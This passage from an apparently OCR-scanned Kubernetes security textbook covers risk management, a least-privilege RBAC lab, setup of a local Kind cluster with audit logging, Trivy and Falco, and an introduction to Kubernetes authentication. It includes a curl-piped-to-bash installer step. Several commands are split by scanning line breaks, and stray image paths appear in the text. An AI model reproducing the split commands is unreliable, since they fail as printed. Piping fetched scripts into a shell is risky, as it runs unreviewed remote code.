The core idea is that security decisions made at design time are cheaper and more effective than the same decisions made after a problem is found in production. Shift left doesn't mean security teams review everything before it ships it means security controls are embedded in the process itself.

3.7 Risk Management

Eliminating security risk entirely isn't possible. The goal is to reduce it to an acceptable level, and "acceptable" is a business decision, not a technical one. A startup shipping its first product has different risk tolerance than a bank processing payment transactions.

A simple framework for thinking about risk:

```
Risk = Likelihood × Impact
```

The API server exposed directly to the internet has both high likelihood (attackers scan for it constantly) and high impact (full cluster compromise). That's a high-risk configuration that most organizations shouldn't accept.

A low-traffic internal microservice with no sensitive data and no cloud permissions has low likelihood of being targeted and low impact if it is. Spending the same security effort on that as on the API server is misallocated.

The four standard responses to identified risk are worth knowing explicitly:

- **Avoid** — don't do the risky thing. Don't expose the API server to the internet. Don't run containers as root. Don't store secrets in environment variables.
- **Mitigate** — reduce the likelihood or impact through controls. Enable MFA. Encrypt etcd. Implement Network Policies.
- **Transfer** — shift the risk to another party. Using a managed Kubernetes service transfers control plane security to the cloud provider. Using a managed secrets service transfers secret storage risk.
- **Accept** — document that the risk exists and make a conscious business decision to live with it. The key word is "document." Accepting a risk without documenting it is just an oversight.

In practice, security work in Kubernetes environments is often prioritized by this kind of risk assessment. The CIS Kubernetes Benchmark (covered in Chapter 18) provides a structured list of controls and their associated risks, which gives teams a starting point for prioritization rather than trying to do everything at once.

3.8 Principles to Controls: The Map

Every chapter in this book is an application of one or more of these principles. This table shows the connections, so when you're working through RBAC in Chapter 6 or Network Policies in Chapter 12, you know which principle you're operationalizing:

Principles	Core Question	Key Kubernetes Controls
Confidentiality	Who can access this data?	RBAC, Secret encryption, TLS, Network Policies
Integrity	Has this been tampered with?	Image signing, GitOps, Admission Controllers, Audit logs
Availability	Will this stay up?	Resource quotas, HA control plane, LimitRanges
Zero Trust	Is every request verified?	Authentication, RBAC, Network Policies, mTLS
Least Privilege	Does this entity need this access?	RBAC, Service Account scoping, Pod Security Standards
Defense in Depth	What stops an attacker who bypasses one control?	Multiple layered controls across all cluster layers
Security by Design	Is security built in or bolted on?	Secure defaults, Policy-in-CI, GitOps, IaC review
Risk Management	What's worth protecting most?	CIS Benchmark, threat modeling, prioritized remediation

Chapter Summary

Security principles are the reason security controls exist. RBAC isn't an arbitrary Kubernetes feature it's how you implement least privilege. Network Policies aren't just a networking tool they're how you apply zero trust at the pod level. Understanding the principles makes the controls coherent rather than a collection of boxes to tick.

The CIA Triad tells you what you're protecting. Zero trust tells you how to structure access. Least privilege limits blast radius. Defense in depth accepts that controls fail and plans for it. Security by design makes controls part of the build process rather than an afterthought. Risk management tells you where to focus first.

These aren't abstract ideas. They show up in every technical decision from Chapter 5 onward.

Hands-On Lab 3: Examining Permissions and Applying Least Privilege

Objectives

Inspect the permissions that exist in a default cluster, identify violations of least privilege, and create a minimal RBAC role.

Step 1: Check the Default Service Account's Permissions

```
# What can the default service account do in the default namespace?
kubectl auth can-i --list \
  --as=system:serviceaccount:default:default \
  --namespace=default
```

Review the output. By default, the `default` service account has very limited permissions — but many teams grant it more without realizing it.

Step 2: Check for Overly Broad Bindings

```
# List all ClusterRoleBindings that reference cluster-admin
kubectl get clusterrolebindings -o json | \
  jq -r '.items[] | select(.roleRef.name == "cluster-admin") |
  .metadata.name + " → " + (.subjects[]? | .kind + "/" + .name)'
```

In a fresh cluster you'll see the default admin binding. In a production cluster, you might find service accounts or developers bound to `cluster-admin` that shouldn't be.

Step 3: Create a Minimal Role

Instead of using `cluster-admin`, create a role that allows only what's needed — reading pods and logs in one namespace:

```
# Save as minimal-role.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: pod-reader
  namespace: default
rules:
- apiGroups: [""]
  resources: ["pods", "pods/log"]
  verbs: ["get", "list", "watch"]
```

```
kubectl apply -f minimal-role.yaml
```

Step 4: Bind It to a Test User

```
kubectl create rolebinding pod-reader-binding \
  --role=pod-reader \
  --user=test-user \
  --namespace=default
```

Step 5: Verify the Permissions

```
# This should be allowed
kubectl auth can-i list pods \
  --as=test-user --namespace=default

# This should be denied
kubectl auth can-i get secrets \
  --as=test-user --namespace=default

# This should also be denied (different namespace)
kubectl auth can-i list pods \
  --as=test-user --namespace=kube-system
```

Discussion Questions

- What's the difference between a `Role` and a `ClusterRole`? When would you use each?
- If `test-user` needs to read pods in three namespaces, what's better: a ClusterRole scoped to pods, or three separate Roles? What are the tradeoffs?
- Which principle from this chapter did Steps 3–5 demonstrate, and where does it show up next in this book?

Review Questions

1. What does CIA stand for in the CIA Triad, and what does each component protect?
2. Give a Kubernetes-specific example of a confidentiality control and an integrity control.
3. What does "never trust, always verify" mean in the context of a Kubernetes cluster where all pods share the same internal network?
4. Why is `cluster-admin` a least-privilege violation even when granted to a trusted team member?
5. What is `automountServiceAccountToken: false`, and when should you use it?
6. In the defense-in-depth table in section 3.5, which layer would stop an attacker who has already stolen a valid service account token?
7. What is the difference between risk avoidance and risk acceptance, and why does documentation matter for the latter?
8. How does a GitOps workflow support the Security by Design principle?
9. Give an example of a tradeoff between confidentiality and availability in a Kubernetes environment.
10. Which chapter in this book covers the Kubernetes control that most directly implements zero trust at the network layer?

Chapter 4
Building Your Security Lab Environment

Learning Objectives

By the end of this chapter, you will be able to:

- Install and configure all tools used throughout this book.
- Create a local Kubernetes cluster with audit logging enabled.
- Scan a container image with Trivy and interpret the results.
- Verify Falco is detecting runtime events.
- Troubleshoot common setup problems.
- Maintain and reset the lab environment between exercises.


4.1 Introduction

Every hands-on exercise from Chapter 5 onward assumes you have a working lab environment. This chapter builds it. Don't skip it — running exercises against a cluster that's missing audit logging or Falco will produce different results than what the exercises expect, and troubleshooting that mid-chapter is frustrating.

The good news is you don't need cloud credits or expensive hardware. A modern laptop can run everything in this chapter. We'll use Kind (Kubernetes IN Docker) to create a local cluster, which means the whole thing runs inside Docker containers on your machine. It starts up in under two minutes, you can destroy and recreate it any time something goes wrong, and it costs nothing to run.

By the end of this chapter your laptop will have a two-node Kubernetes cluster with audit logging enabled, Falco running for runtime threat detection, and Trivy available for image scanning the same stack security teams use in production, scaled down to a lab you can experiment with freely.

4.2 Lab Architecture



4.3 Hardware Requirements

Kind is lightweight. The minimum specs below will run the exercises, though if you're planning to run Falco, Prometheus, and application workloads simultaneously you'll want the recommended specs.

Components	Minimum	Recommended
CPU	4 cores	8 cores
RAM	8 GB	16 GB
Disk	50 GB free	100 GB free (SSD)
OS	macOS, Linux, Windows	Any
Internet	Required for image pulls	Required

Note: *On Windows, Kind works best with WSL2 (Windows Subsystem for Linux 2). Docker Desktop will prompt you to enable it during installation.*

4.4 Tool Summary

Here's everything we'll install and what each tool does. If you already have some of these installed, jump to the relevant section to verify the version.

Tools	Purpose	Used From
Docker Desktop	Container runtime that Kind uses to create cluster nodes	Chapter 4
kubectl	Kubernetes command-line interface	Every chapter
Kind	Creates local Kubernetes clusters inside Docker	Chapter 4
Helm	Kubernetes package manager — used to install Falco, ArgoCD, Prometheus	Chapter 4
Trivy	Container image and cluster vulnerability scanner	Chapter 14, 18
Falco	Runtime threat detection	Chapter 15
Git	Version control, required for GitOps exercises	Chapter 19
VS Code	Editor for YAML manifests and policy files	Throughout

4.5 Installing Docker Desktop

Kind runs Kubernetes nodes as Docker containers, so Docker Desktop is the foundation of the whole lab.

macOS

```
brew install --cask docker
```

After installation, open Docker Desktop from your Applications folder and wait for it to fully start (the whale icon in the menu bar stops animating). Then verify:

```
docker version
docker ps
```

`docker ps` should return an empty table with no errors. If you see "Cannot connect to the Docker daemon," Docker Desktop isn't running yet.

Linux

```
sudo apt update && sudo apt install -y docker.io
sudo systemctl enable --now docker
sudo usermod -aG docker $USER    # allows running docker without sudo
newgrp docker                    # applies the group change without
logging out
```

Verify:

```
docker version
```

Windows

Download Docker Desktop from the official Docker website and run the installer. When prompted, enable WSL2 integration — this is required for Kind to work correctly on Windows. After installation, start Docker Desktop and verify from a PowerShell terminal:

```
docker version
```

Note: *On Windows, all subsequent commands in this book assume you're running them inside WSL2 (Ubuntu or similar), not from PowerShell. Docker Desktop integrates with WSL2 automatically.*

4.6 Installing kubectl

kubectl is the tool you'll use for nearly every interaction with Kubernetes throughout this book.

macOS

```
brew install kubectl
```

Linux

```
sudo snap install kubectl --classic
```

Or using the package manager directly:

```
curl -LO "https://dl.k8s.io/release/$(curl -Ls
https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
chmod +x kubectl
sudo mv kubectl /usr/local/bin/
```

Windows (WSL2)

Run the Linux installation commands above inside your WSL2 terminal.

Verify

```
kubectl version --client
```

You should see `Client Version: v1.27.x` or later. The server version will show an error until you have a cluster running — that's expected.

4.7 Installing Kind

Kind (Kubernetes IN Docker) creates Kubernetes clusters where each node is a Docker container. It's fast, free, and purpose-built for testing.

macOS

```
brew install kind
```

Linux

```
curl -Lo ./kind https://kind.sigs.k8s.io/dl/v0.20.0/kind-linux-amd64
chmod +x ./kind
sudo mv ./kind /usr/local/bin/kind
```

Windows (WSL2)

```
curl -Lo ./kind https://kind.sigs.k8s.io/dl/v0.20.0/kind-linux-amd64
chmod +x ./kind
sudo mv ./kind /usr/local/bin/kind
```

Verify

```
kind version
# Expected: kind v0.20.0 or later
```

4.8 Installing Helm

Helm is the package manager for Kubernetes. We'll use it to install Falco, ArgoCD, Prometheus, and Grafana in later chapters. Install it now so it's ready.

macOS

```
brew install helm
```

Linux / Windows (WSL2)

```
curl https://raw.githubusercontent.com/helm/helm/main/scripts/get-helm-3
| bash
```

Verify

```
helm version
# Expected: version.BuildInfo{Version:"v3.x.x", ...}
```

4.9 Installing Git and VS Code

Git is required for the GitOps exercises in Part V and useful throughout for managing manifests. VS Code makes editing YAML significantly less painful.

Git

Most systems have Git installed. Check first:

```
git --version
# Expected: git version 2.x.x
```

If it's missing:

```
# macOS
brew install git

# Linux
sudo apt install git
```

Configure your identity (required for commits):

```
git config --global user.name "Your Name"
git config --global user.email "you@example.com"
```

VS Code

Download VS Code from the official site for your OS. Once installed, add these extensions — they make YAML editing and Kubernetes work much more productive:

- **Kubernetes** (ms-kubernetes-tools.vscode-kubernetes-tools) — cluster browsing, resource inspection
- **YAML** (redhat.vscode-yaml) — schema validation for Kubernetes manifests
- **GitLens** (eamodio.gitlens) — enhanced Git history and blame

4.10 Creating the Security Lab Cluster

This is where the lab actually comes together. We'll create a two-node Kind cluster one control plane node and one worker with **audit logging enabled**. Audit logging is critical for several exercises in later chapters (incident response, compliance, RBAC debugging), so don't skip the configuration file.

Step 1: Create the Audit Policy File

The audit policy tells the API server which requests to log and at what detail level.

```
mkdir -p ~/security-lab
```

Create `~/security-lab/audit-policy.yaml`:

```
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
  # Log all requests to secrets at the request level
  - level: Request
    resources:
    - group: ""
      resources: ["secrets"]

  # Log pod exec, attach, and port-forward at RequestResponse level
  - level: RequestResponse
    resources:
    - group: ""
```

```
      resources: ["pods/exec", "pods/attach", "pods/portforward"]

  # Log everything else at metadata level (who did what, not the content)
  - level: Metadata
    omitStages:
    - RequestReceived
```

Step 2: Create the Kind Configuration

Create `~/security-lab/kind-config.yaml`:

```
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
nodes:
- role: control-plane
  kubeadmConfigPatches:
  - |
    kind: ClusterConfiguration
    apiServer:
      extraArgs:
        audit-log-path: /var/log/kubernetes/audit.log
        audit-log-maxage: "7"
        audit-log-maxbackup: "3"
        audit-log-maxsize: "100"
        audit-policy-file: /etc/kubernetes/audit-policy.yaml
      extraVolumes:
      - name: audit-policy
        hostPath: /etc/kubernetes/audit-policy.yaml
        mountPath: /etc/kubernetes/audit-policy.yaml
        readOnly: true
      - name: audit-log
        hostPath: /var/log/kubernetes
        mountPath: /var/log/kubernetes
        readOnly: false
  extraMounts:
  - hostPath: /tmp/audit-policy.yaml
    containerPath: /etc/kubernetes/audit-policy.yaml
- role: worker
```

Step 3: Stage the Audit Policy for Kind

Kind mounts host paths into the control plane node container. Copy the audit policy to where the config expects it:

```
cp ~/security-lab/audit-policy.yaml /tmp/audit-policy.yaml
```

Step 4: Create the Cluster

```
kind create cluster \
  --name security-lab \
  --config ~/security-lab/kind-config.yaml
```

This takes one to two minutes. You'll see Kind pulling the node image the first time. Expected output:

```
Creating cluster "security-lab" ...
 ✓ Ensuring node image (kindest/node:v1.27.x)
 ✓ Preparing nodes
 ✓ Writing configuration
 ✓ Starting control-plane 🕹️
 ✓ Installing CNI
 ✓ Installing StorageClass
 ✓ Joining worker nodes
Set kubectl context to "kind-security-lab"
```

Step 5: Verify the Cluster

```
kubectl cluster-info --context kind-security-lab
kubectl get nodes
kubectl get pods -n kube-system
```

Both nodes should show `Ready` status. All `kube-system` pods should be `Running`. If any pod shows `Pending` or `CrashLoopBackOff`, give it another sixty seconds — control plane startup can be slow on first run.

Step 6: Verify Audit Logging

```
# Shell into the control plane container
docker exec -it security-lab-control-plane bash

# Check that audit logs are being written
tail -20 /var/log/kubernetes/audit.log

# Exit the container
exit
```

You should see JSON-formatted audit log entries. If the file doesn't exist yet, make a kubectl call and check again:

```
kubectl get pods -A
docker exec security-lab-control-plane tail -5
/var/log/kubernetes/audit.log
```

4.11 Installing Trivy

Trivy is an open-source scanner from Aqua Security. It scans container images, filesystems, and Kubernetes clusters for known vulnerabilities, misconfigurations, and exposed secrets.

macOS

```
brew install trivy
```

Linux / Windows (WSL2)

```
sudo apt install wget apt-transport-https gnupg
wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key |
sudo apt-key add -
echo "deb https://aquasecurity.github.io/trivy-repo/deb generic main" \
  | sudo tee /etc/apt/sources.list.d/trivy.list
sudo apt update && sudo apt install trivy
```

Verify with a Real Scan

```
trivy image nginx:1.25
```

Trivy will pull vulnerability data and scan the image. The output looks like this:

```
nginx:1.25 (debian 12.x)
=========================
Total: 142 (UNKNOWN: 0, LOW: 102, MEDIUM: 32, HIGH: 8, CRITICAL: 0)

┌──────────┬─────────────────┬──────────┬───────────────────┬─────────────────┐
│ Library  │ Vulnerability   │ Severity │ Installed Version │ Fixed Version   │
├──────────┼─────────────────┼──────────┼───────────────────┼─────────────────┤
│ libssl3  │ CVE-2023-xxxx   │ HIGH     │ 3.0.9-1           │ 3.0.11-1        │
└──────────┴─────────────────┴──────────┴───────────────────┴─────────────────┘
```

The exact CVEs and counts change as the image is updated and as new vulnerabilities are discovered. What matters for now is that the tool runs and produces output we'll cover interpreting results and acting on them in Chapter 14.

4.12 Installing Falco

Falco is a runtime threat detection engine. It watches system calls made by running containers and fires alerts when behavior matches known-bad patterns things like shell commands executed inside a production container, unexpected outbound connections, or privilege escalation attempts.

Install via Helm

```
helm repo add falcosecurity https://falcosecurity.github.io/charts
helm repo update

helm install falco falcosecurity/falco \
  --namespace falco \
  --create-namespace \
  --set driver.kind=ebpf
```

Note: *The `--set driver.kind=ebpf` flag tells Falco to use the eBPF driver rather than a kernel module. eBPF works without requiring kernel headers and is better suited to Kind clusters where kernel module loading is restricted.*

Verify Falco Is Running

```
kubectl get pods -n falco
```

Wait until the pod shows `Running` status (it can take a minute or two to start). Then check the logs to confirm Falco is loading rules:

```
kubectl logs -n falco -l app.kubernetes.io/name=falco | head -30
```

You should see output like:

```
Falco initialized, ready to detect.
Loading rules from file /etc/falco/falco_rules.yaml
Loading rules from file /etc/falco/falco_rules.local.yaml
```

Trigger a Test Alert

Exec into any running pod — Falco has a default rule that fires when a shell is opened in a container:

```
# Deploy something to exec into
kubectl run test-pod --image=alpine --restart=Never -- sleep 600

# Wait for it to start
kubectl wait --for=condition=Ready pod/test-pod

# This should trigger a Falco alert
kubectl exec -it test-pod -- sh -c "whoami"

# Check Falco logs for the alert
kubectl logs -n falco -l app.kubernetes.io/name=falco | grep
"Notice\|Warning\|Error" | tail -10

# Clean up
kubectl delete pod test-pod
```

You should see a Falco alert about a shell being opened in a container. We'll configure custom rules and integrate Falco alerting into a proper monitoring pipeline in Chapter 15.

4.13 Deploying the Sample Application

Most exercises through the book use a simple nginx-based sample application as the target workload. Deploy it now so it's ready.

Create `~/security-lab/sample-app.yaml`:

```
apiVersion: apps/v1
kind: Deployment
```

```
metadata:
  name: nginx-demo
  namespace: default
spec:
  replicas: 1
  selector:
    matchLabels:
      app: nginx-demo
  template:
    metadata:
      labels:
        app: nginx-demo
    spec:
      containers:
      - name: nginx
        image: nginx:1.25
        ports:
        - containerPort: 80
---
apiVersion: v1
kind: Service
metadata:
  name: nginx-demo
  namespace: default
spec:
  selector:
    app: nginx-demo
  ports:
  - port: 80
    targetPort: 80
```

```
kubectl apply -f ~/security-lab/sample-app.yaml
kubectl get pods -w   # watch until Running, then Ctrl+C
```

4.14 Troubleshooting Common Issues

Docker isn't running

```
Error: Cannot connect to the Docker daemon at unix:///var/run/docker.sock
```

Start Docker Desktop and wait for it to fully initialize before retrying.

kubectl can't reach the cluster

```
Error: connection refused — dial tcp 127.0.0.1:xxxxx
```

The cluster may not exist yet, or your kubeconfig may point to a different context:

```
kind get clusters          # confirm security-lab is listed
kubectl config get-contexts  # confirm kind-security-lab is the current
context
kubectl config use-context kind-security-lab
```

Nodes stuck in NotReady

Usually a memory issue. Open Docker Desktop settings and increase the memory limit to at least 8 GB. Then delete and recreate the cluster:

```
kind delete cluster --name security-lab
kind create cluster --name security-lab --config ~/security-lab/kind-config.yaml
```

Pod stuck in Pending

```
kubectl describe pod <pod-name>
```

Check the `Events` section at the bottom. Common causes: insufficient resources (increase Docker memory), image pull failure (check the image name spelling and your internet connection), or a missing node selector.

Falco pod in CrashLoopBackOff

eBPF requires a kernel version of 4.14 or later. Check:

```
uname -r
```

If your kernel is older, try switching the driver:

```
helm upgrade falco falcosecurity/falco \
  --namespace falco \
  --set driver.kind=modern_ebpf
```

4.15 Lab Maintenance

Kind clusters are disposable. If something goes wrong, the fastest fix is usually to delete and recreate:

```
# List all kind clusters
kind get clusters

# Delete the lab cluster
kind delete cluster --name security-lab

# Recreate from config (include the audit policy setup from section 4.10)
cp ~/security-lab/audit-policy.yaml /tmp/audit-policy.yaml
kind create cluster --name security-lab --config ~/security-lab/kind-config.yaml
```

Recreating takes the same two minutes as the initial setup and gives you a completely clean environment. This is one of the best properties of a local lab — there's no cost to burning it down and starting fresh.

Chapter Summary

The lab is built. You have a two-node Kind cluster with audit logging enabled, Trivy for image scanning, and Falco for runtime detection the same tools and stack you'd find in a production security-conscious Kubernetes environment.

Keep `~/security-lab/` as your working directory for exercises throughout the book. The Kind config and audit policy files there let you recreate a clean environment any time.

Next chapter, we start actually securing the cluster beginning with authentication. Who gets to talk to the API server, how Kubernetes verifies their identity, and where the common misconfigurations are.

Hands-On Lab 4: Full Environment Validation

Run through this checklist to confirm everything is set up correctly before moving to Chapter 5.

Validation Commands

```
# 1. Docker running
docker ps

# 2. kubectl connected to the lab cluster
kubectl get nodes

# 3. All control plane pods running
kubectl get pods -n kube-system

# 4. Audit log receiving entries
docker exec security-lab-control-plane \
  tail -5 /var/log/kubernetes/audit.log

# 5. Trivy can scan an image
trivy image --severity HIGH,CRITICAL nginx:1.25

# 6. Falco is running
kubectl get pods -n falco

# 7. Sample application running
kubectl get pods -l app=nginx-demo
```

Expected State

Check	Expected Result
docker ps	No errors
kubectl get nodes	2 nodes, both Ready
kube-system pods	All Running

audit.log	JSON entries visible
trivy nginx:1.25	Vulnerability table output
Falco pod	Running
nginx-demo pod	Running

If anything in this table isn't in the expected state, revisit the relevant section above and the troubleshooting section (4.14) before continuing.

Review Questions

1. Why does this chapter create a two-node cluster instead of a single-node cluster?
2. What does the audit policy in section 4.10 capture at `RequestResponse` level, and why is that level chosen for those specific resources?
3. What is the difference between how Trivy and Falco approach security — what does each tool detect and when?
4. Why is the eBPF driver preferred over the kernel module driver for Falco in a Kind cluster?
5. What command would you run to confirm that `kubectl` is configured to talk to your lab cluster and not a different cluster?
6. When you ran `kubectl exec -it test-pod -- sh -c "whoami"` in section 4.12, which Falco rule fired and what principle from Chapter 3 does Falco's detection capability represent?
7. What are two reasons why a local Kind cluster is better than a cloud cluster for security learning exercises?
8. If you wanted to add a third worker node to the Kind cluster, what section of the Kind config file would you modify?
9. Why is audit logging configured at cluster creation time rather than added afterward?
10. What would you do if the Falco pod shows `CrashLoopBackOff` status after installation?

Part II: Identity and Access Security

Kubernetes security begins with identity. Before Kubernetes can decide whether a user or workload is allowed to perform an action, it must first answer one basic question: who is making the request? Part II focuses on how Kubernetes identifies users, service accounts, and applications — and then how it decides what those identities are allowed to do. We cover authentication (Chapter 5), RBAC authorization (Chapter 6), Admission Controllers and Pod Security Admission (Chapter 7), and policy-as-code with OPA Gatekeeper and Kyverno (Chapter 8).

Chapter 5
Authentication in Kubernetes

Learning Objectives

By the end of this chapter, you will be able to:

- Explain how Kubernetes authenticates human users and workloads.
- Describe the X.509 certificate workflow for creating a Kubernetes user.
- Understand service accounts, projected tokens, and the security risks of auto-mounted credentials.
- Configure kubeconfig correctly and identify the security risks it introduces.
- Explain how OIDC integrates an external identity provider with Kubernetes.
- Identify authentication misconfigurations that have caused real-world incidents.

5.1 Introduction

Kubernetes doesn't have a built-in user database. You can't run `kubectl create user alice` and have Alice appear somewhere in a Kubernetes object store. This surprises most people coming from systems that do have user management — Linux, Active Directory, most SaaS platforms.

Instead, Kubernetes delegates the question of identity entirely to external mechanisms: X.509 certificates signed by a trusted CA, tokens from an OIDC provider, cloud IAM integrations, or service account tokens for workloads. The API server receives a request, tries to figure out who sent it using whichever authenticators are configured, and either identifies the caller or rejects the request as unauthenticated.

That design has real security consequences. It means there's no single place to go to revoke a user's access — you might need to invalidate a certificate, remove an OIDC mapping, and update several RBAC bindings. It also means authentication strength varies significantly between clusters based on what mechanisms are configured. A cluster relying on long-lived client certificates with no expiry behaves very differently from one using short-lived OIDC tokens backed by MFA.

This chapter covers the mechanisms, how they work, where they fail, and what good looks like.

5.2 Authentication vs Authorization

These two concepts get conflated constantly, so let's settle them before going further.


Authentication answers: *who are you?* It's the process of verifying an identity — checking a certificate, validating a token, or confirming a cloud IAM role. Authentication says nothing about what you're allowed to do.

Authorization answers: *are you allowed to do this?* In Kubernetes, that's almost always RBAC — checking whether the authenticated identity has a Role or ClusterRole that permits the requested operation.

Both happen on every request, in that order. If authentication fails, the request is rejected immediately — authorization never even runs. A request that authenticates successfully but isn't authorized gets a `403 Forbidden` response.

5.3 How the API Server Authenticates Requests

When a request arrives at the API server, authentication is the first stop in the pipeline. The API server tries each configured authenticator in sequence until one succeeds or all fail:



The result of a successful authentication is a user identity — a username, a set of group memberships, and optional extra attributes. This identity is what RBAC uses in the next stage to make authorization decisions.

Importantly, Kubernetes groups are not stored in Kubernetes. They come from the certificate's Organization field, from OIDC token claims, or from other authenticator-specific mechanisms. There's no `kubectl create group` — groups exist only in credentials and in RBAC bindings.

5.4 X.509 Certificate Authentication

Client certificates are the default authentication mechanism in most self-managed Kubernetes clusters. Your `kubectl` almost certainly authenticates with a certificate right now — look at your kubeconfig:

```
kubectl config view --minify
```

If you see a `client-certificate` and `client-key` entry (or `client-certificate-data` in embedded form), you're using certificate authentication.

How It Works

When kubectl makes a request, it presents a TLS client certificate. The API server verifies that the certificate was signed by the cluster's Certificate Authority (the same CA that signed the API server's own server certificate). If verification succeeds, the API server extracts the identity from the certificate fields:

- **Common Name (CN)** → becomes the Kubernetes username
- **Organization (O)** → becomes the Kubernetes group memberships

So a certificate with `CN=alice, O=developers,O=platform-team` gives Alice membership in both the `developers` and `platform-team` groups, which RBAC policies can then reference.

Creating a Certificate-Based User

Here's the full workflow to create a certificate-authenticated user named `alice`. We'll use this in the lab at the end of the chapter.

Step 1 — Generate a private key:

```
openssl genrsa -out alice.key 2048
```

Step 2 — Create a Certificate Signing Request:

```
openssl req -new -key alice.key \
  -out alice.csr \
  -subj "/CN=alice/O=developers"
```

Step 3 — Create a Kubernetes CertificateSigningRequest object:

```
cat <<EOF | kubectl apply -f -
apiVersion: certificates.k8s.io/v1
kind: CertificateSigningRequest
metadata:
  name: alice
spec:
  request: $(cat alice.csr | base64 | tr -d '\n')
  signerName: kubernetes.io/kube-apiserver-client
  expirationSeconds: 86400   # 24 hours
  usages:
```

```
  - client auth
EOF
```

Step 4 — Approve the CSR:

```
kubectl certificate approve alice
```

Step 5 — Retrieve the signed certificate:

```
kubectl get csr alice -o jsonpath='{.status.certificate}' | base64 -d > alice.crt
```

Alice now has a signed certificate and private key she can use to authenticate. The certificate expires in 24 hours because `expirationSeconds: 86400` was set. Without that field, some cluster configurations issue certificates with no expiry — which is a significant credential hygiene problem.

The `system:masters` Group

One group in Kubernetes deserves special attention: `system:masters`. Any certificate or token claiming membership in this group **bypasses RBAC entirely** and has full cluster-admin access. This group was designed for break-glass emergency access, but it shows up in kubeconfig files more often than it should.

If you inspect your lab cluster's kubeconfig, you'll likely see your admin credentials claim `system:masters`. That's fine for a local lab, but in production, no day-to-day operations should use credentials claiming this group. If those credentials are stolen, the attacker has unrestricted cluster access with no RBAC controls to limit the damage.

Certificate Revocation

Here's the serious limitation of certificate authentication in Kubernetes: **there is no built-in certificate revocation**. The Kubernetes API server does not check Certificate Revocation Lists (CRLs) or OCSP. If a certificate is compromised, your options are limited:

- Delete the CertificateSigningRequest object (doesn't revoke already-issued certs)
- Rotate the cluster's CA (revokes everything signed by the old CA — major disruption)
- Block the specific username at the RBAC level by removing all their RoleBindings

This limitation is one of the strongest arguments for using OIDC with short-lived tokens instead of certificates for human users in production clusters. Revoking an OIDC token is as simple as invalidating the user's session in the identity provider.

5.5 Service Accounts

Service accounts are Kubernetes-native identities designed for workloads pods, controllers, operators, and anything else running inside the cluster that needs to talk to the Kubernetes API.

Unlike human users, service accounts are actual Kubernetes objects. You can create, list, describe, and delete them:

```
kubectl get serviceaccounts -A
